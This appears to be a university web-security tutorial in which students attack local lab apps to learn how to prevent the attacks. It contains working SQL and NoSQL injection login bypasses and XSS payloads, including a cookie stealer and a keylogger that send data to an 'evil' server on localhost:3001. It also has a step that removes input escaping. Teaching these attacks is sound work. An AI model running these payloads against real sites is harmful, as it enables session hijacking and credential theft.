

COMP5347: Web Application Development

Tutorial 11: Web Security Practices

Agenda for Today

- SQL injection practice in MongoDB
- XSS attack practice with JavaScript

Note: For all codes (written in blue text), please do not copy and paste directly into your terminal or code editor. The formatting from the PDF file may cause unintended errors or issues in your code. It's recommended to manually type out the code to ensure it is correctly formatted and error-free.

Part 1. SQL injection practice in MongoDB


What is SQL Injection?

SQL injection is a type of cyber attack that targets databases through malicious inputs. An attacker can input malicious code in an input box like a login form, tricking the application into granting unauthorized access to the system. SQL injection attacks can result in the theft of sensitive data, the modification of data, or even the destruction of the entire database. Due to the ubiquity of SQL databases, SQL injection is one of the most common types of attacks on the internet.


How does SQL Injection work?

Let's see an example of SQL Injection:

If you are trying to log in to a SQL injection vulnerable website, i.e., the user input is not validated and is passed to the database query statement directly:



When you type a typical SQL Injection Attack string: i.e., ' or 1=1--:



You will see the password query statement is bypassed, the condition changed to either pass="" or 1=1, and the ' LIMIT 1 becomes grey text (because -- characters makes it a comment, instead of a

constraint, so the database will ignore the rest of the statement). Since $1=1$ is always true, whatever you input in the password input box will be true.

Click the “Log in” button, then you are logged in and access the confidential information:

The screenshot shows a web application interface for a bank. At the top, there's a header with the word "APPLICATION" and the "BANK" logo. A "Log out" link is in the top right. A speech bubble on the left says: "And we are in! We successfully gained access to the application without having to guess the password, using **SQL INJECTION**." Below the header, the main content area is titled "Bank Accounts" and contains a table with account balances. At the bottom of the main area is a green button labeled "Transfer Funds!". Below the main content, there are two panels: "LOGS" and "CODE". The "LOGS" panel shows a sequence of events from login to session establishment. The "CODE" panel shows the SQL injection payload used for the attack.

Account	Available Balance	Present Balance
Checking	\$16,100.44	\$16,100.44
Savings	\$50,895.96	\$50,895.96

LOGS

```
...done.  
Initializing log display.  
Rendering login page.  
Checking supplied authentication details for .  
Finding user in database.  
Authentication details confirmed, establishing session for this user.
```

CODE

```
SELECT *  
FROM users  
WHERE email = ''  
AND pass = '' or 1=1--' LIMIT 1
```

For the interactive example, please check <https://www.hacksplaining.com/exercises/sql-injection>

Do it yourself


The above example gives you an interactive and intuitive understanding of how SQL injection attack happens, to experience it further, we create a similar scenario in Node.js.

Please download the code from Canvas in this tutorial page, unzip it, open the terminal and navigate to the directory (`cd sql_injection_mongodb`), then run `npm install` to install all dependencies and run `nodemon app` to start the server.

Visit <http://localhost:3000/> type the following credentials:

- Username: `admin`
- Passowrd: `admin`

You will be logged in successfully.



Sign in

Username

Password

The University of Sydney

After clicking the Sign in button, you will see the following message:

Sign in

Welcome back Administrator!!!

The University of Sydney

Then try SQL injection statements:

- Username: {"\$gt": ""}
- Password: {"\$gt": ""}

If you cannot bypass the login page, that should be the browser banned such operation.

In this case, you can open REST client in VS Code (a VS Code plugin, just search for the name “REST Client” and install), or using postman, try to pass the following information to <http://localhost:3000/> using POST method:

```
POST http://localhost:3000 HTTP/1.1
Content-Type: application/json
```


```
{
  "username": {"$gt": ""},
  "password": {"$gt": ""}
}
```

Or

```
POST http://localhost:3000/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
```

```
username[$gt]=&password[$gt]=
```

You will see the server returns `<p>Welcome back xxx!!!</p>`, this means you have bypassed the login successfully!



```
1  ### use express.json()
2  POST http://localhost:3000 HTTP/1.1
3  Content-Type: application/json
4
5  {
6    "username": {"$gt": ""},
7    "password": {"$gt": ""}
8  }
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
```

```
1  HTTP/1.1 200 OK
2  X-Powered-By: Express
3  Content-Type: text/html; charset=utf-8
4  Content-Length: 409
5  ETag: W/"199-APE4WwYgZh8qJ8VqT6EUyUtdGmQ"
6  Date: Tue, 06 Sep 2022 02:45:43 GMT
7  Connection: close
8
9  <!doctype html>
10 <html lang="en">
11   <head>
12     <meta charset="utf-8">
13     <meta name="viewport" content="width=device-width, in
14       itial-scale=1">
15     <title>NoSQL Injection Example - COMPS347</title>
16   </head>
17   <body>
18     <section>
19       <h1>Sign in</h1>
20       <p>Welcome back Administrator!!!</p>
21     </section>
22     <footer>
23       <p>The University of Sydney</p>
24     </footer>
25   </body>
26 </html>
```

```
[node] starting 'node app.js'
listening on port http://localhost:3000
Username: {"$gt": ""}
Password: {"$gt": ""}
```

(This screenshot uses REST client, to use it, you need to install it from VS Code – Extensions first.)

Trouble shooting

If you are trying to log in to the page while got the error message “Unsupported OP_QUERY command”, that would be the mongoose version associated in the package.json file in the project does not match your local MongoDB version.



Sign in

Unsupported OP_QUERY command: find. The client driver may require an upgrade. For more de
The University of Sydney

To fix the issue, simply take two steps:

1. Run ``npm remove mongoose && npm add mongoose@6.11.1`` in your project terminal (open the terminal and navigate to your project root directory)
2. Remove ``escape()`` function in app.js at line 42, then it should be:

```

39 console.log(req.body);
40 var username = req.body.username;
41 var password = req.body.password;
42 User.findOne({user: username, pass: password}).lean() exec(function (err, user) {
43   if (err) {
44     return res.render('index', {message: err.message});
45   }
46
47   if (!user) {
48     return res.render('index', {message: 'Sorry!'});
49   }

```

How to prevent SQL Injection?

As you may see from the above examples, SQL injection is made possible mainly because the application does not check the user input, or pass the user input directly as parameters to the back-end functions.

There are many ways to prevent SQL Injection, for beginners, the following two would be the best practices:

1. Always validate user input, or escape/filter white space or special characters when extracting user input from the request body.
2. Use Object Relationship Mapping (ORM) to query to database instead of concatenating user input directly with query statements. (e.g. Use `User.find_by_email(email)`, instead of `User.where("email = '" + email + "'")`).

For detailed explanation, please check: <https://www.hacksplaining.com/prevention/sql-injection>

Challenges

Challenge 1. Add one of the prevention techniques to the Node.js project to prevent SQL injection.

Challenge 2. Can you come up with more SQL injection strings and design ways to prevent them?


Part 2. XSS attack practice with JavaScript

What is XSS attack?

Cross-site scripting (XSS) is a type of attack that is commonly used by hackers to exploit vulnerabilities in websites. In an XSS attack, a malicious user injects malicious code, typically in the form of JavaScript, into a web page viewed by other users. This code can then execute arbitrary actions, such as stealing sensitive information or modifying the content of the page.



How does XSS attack work?

The following is an example of an online chatting application (or a website with the comment function), it's XSS vulnerable, meaning that the hacker can submit malicious script. Below the hacker sends a script with `alert()` function, so there will be a pop-up window in victim's browser:




So now you know the hack can submit malicious script in a text form to victim's browser, in a real attack, the hacker may use XSS to steal user's cookie, which can permit session hijacking or log the user's typing behaviour: (You will experience such activities yourself in the next section)

A real attack might use cross-site scripting to steal another user's cookie, which can permit session hijacking.



A real attack might use cross-site scripting to steal another user's cookie, which can permit session hijacking.



For interactive version, please check: <https://www.hacksplaining.com/exercises/xss-stored>

Try it yourself

The above example gives you an interactive and intuitive understanding of how XSS attack happens, to further experience it, we create a similar scenario in Node.js.


Please download the code from Canvas in this tutorial page, unzip it, open the terminal and navigate to the directory (`cd xss`), then run `npm install` to install all dependencies and run `nodemon server` to start the server.

Visit <http://localhost:3000/>

Go to the console in the browser (right click the blank area -> "inspect" -> "console" tab, or press F12 in chrome), type the following command:

```
encodeURIComponent('');
```


You will see the output string in the following format:



Copy the string and paste to the address bar in a query string way, like:


```
http://localhost:3000/?q=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22alert('hi!')%22%3E
```

If successful, you should see an alert pop-up that says "hi!":




Let's take a step further...

Select "Application" tab near the console:



Under "Storage" -> "Cookies", click "localhost:3000" to show the cookies being saved by the browser for this website.



Notice there is a cookie named "connect.sid". This is a session cookie set by our local web server. Is it possible for us to access this via the XSS vulnerability? Let's try.

Type the following script in the address bar as a query string:

[http://localhost:3000/?q=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22alert\(document.cookie\)%22%3E](http://localhost:3000/?q=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22alert(document.cookie)%22%3E)

If successful, you should see the contents of the session cookie printed in an alert pop-up.

Now before continuing, we will need to start our "evil" web server. Run the following command in a **second terminal window**:

`nodemon evil-server.js`

Now copy the following script to the address bar:

[http://localhost:3000/?q=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20img%20%3D%20document.createElement\(%27img%27\)%3B%20img.src%20%3D%20%27http%3A%2F%2Flocalhost%3A3001%2Fcookie%3Fdata%3D%27%20%2B%20document.cookie%3B%20document.querySelector\(%27body%27\).appendChild\(img\)%3B%22%3E](http://localhost:3000/?q=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20img%20%3D%20document.createElement(%27img%27)%3B%20img.src%20%3D%20%27http%3A%2F%2Flocalhost%3A3001%2Fcookie%3Fdata%3D%27%20%2B%20document.cookie%3B%20document.querySelector(%27body%27).appendChild(img)%3B%22%3E)

Check the terminal window of the evil server. Do you see the contents of the session cookie?

Fun times!

Following is the JavaScript code from the above example injected in the address bar in a readable form (You don't need to do anything, just read and understand it):

```
var img = document.createElement('img');
img.src = 'http://localhost:3001/cookie?data=' + document.cookie;
document.querySelector('body').appendChild(img);
```

The above JavaScript code is executed on localhost:3000, it creates a new image element, and set the source of the image to localhost:3001, with the cookie stored on localhost:3000 server, this operation will send a GET request to localhost:3001/cookie, with the cookie extracted from localhost:3000, (`document.cookie` is the way to access such cookie), then the cookie on localhost:3000 is passed to localhost:3001, so the evil server can log this cookie in the console.

Now let's get even more nasty. Let's try a key-logger:

Paste the following script to the address bar:

[http://localhost:3000/?q=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20timeout%3B%20var%20buffer%20%3D%20%27%27%3B%20document.querySelector\(%27body%27\).addEventListener\(%27keypress%27%2C%20function\(event\)%20%7B%20if%20\(event.which%20!%3D%3D%200\)%20%7B%20clearTimeout\(timeout\)%3B%20buffer%20%2B%3D%20String.fromCharCode\(event.which\)%3B%20timeout%20%3D%20setTimeout\(function\(\)%20%7B%20var%20xhr%20%3D%20new%20XMLHttpRequest\(\)%3B%20var%20uri%20%3D%20%27http%3A%2F%2Flocalhost%3A3001%2Fkeys%3Fdata%3D%27%20%2B%20encodeURIComponent\(buffer\)%3B%20xhr.open\(%27GET%27%2C%20uri\)%3B%20xhr.send\(\)%3B%20buffer%20%3D%20%27%27%3B%20%7D%2C%20400\)%3B%20%7D%20%7D\)%3B%22%3E](http://localhost:3000/?q=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20timeout%3B%20var%20buffer%20%3D%20%27%27%3B%20document.querySelector(%27body%27).addEventListener(%27keypress%27%2C%20function(event)%20%7B%20if%20(event.which%20!%3D%3D%200)%20%7B%20clearTimeout(timeout)%3B%20buffer%20%2B%3D%20String.fromCharCode(event.which)%3B%20timeout%20%3D%20setTimeout(function()%20%7B%20var%20xhr%20%3D%20new%20XMLHttpRequest()%3B%20var%20uri%20%3D%20%27http%3A%2F%2Flocalhost%3A3001%2Fkeys%3Fdata%3D%27%20%2B%20encodeURIComponent(buffer)%3B%20xhr.open(%27GET%27%2C%20uri)%3B%20xhr.send()%3B%20buffer%20%3D%20%27%27%3B%20%7D%2C%20400)%3B%20%7D%20%7D)%3B%22%3E)


Below is the readable form (You don't need to do anything, just read and understand it):

```
var timeout;
var buffer = '';
document.querySelector('body').addEventListener('keypress', function(event) {
  if (event.which !== 0) {
    clearTimeout(timeout);
    buffer += String.fromCharCode(event.which);
    timeout = setTimeout(function() {
      var xhr = new XMLHttpRequest();
      var uri = 'http://localhost:3001/keys?data=' + encodeURIComponent(buffer);
      xhr.open('GET', uri);
      xhr.send();
      buffer = '';
    }, 400);
  }
});
```

```
}, 400);  
}  
});
```

Can you guess what this script does?

Try to type something (e.g. like your bank account and password) in the search box, open the console of the evil server, see what will be printed there?



These are very primitive examples, but I think you can see the potential.

Imagine instead of `localhost:3000`, this was your bank's website. And you see a link in an official-looking email. What happens if you click that link? You might be running some malicious code in the context of your bank's website. Not such a big deal if you aren't logged in at that moment. But what if you are? Or what if you enter your login credentials on the page with the malicious code? Beginning to feel a bit paranoid? Good 😊 Let's see how we can prevent such XSS attack happen in our application.

How to prevent XSS attack?

As you may see from previous examples, XSS attack happens because 1) the website does not check user input for special content (like a script `<script>...</script>`), and 2) the website allows the user to execute script. To prevent XSS attack, the following two ways are good starting points for beginners:

1. **Escape Dynamic Content.** Validate each user input, prevent special characters being entered.
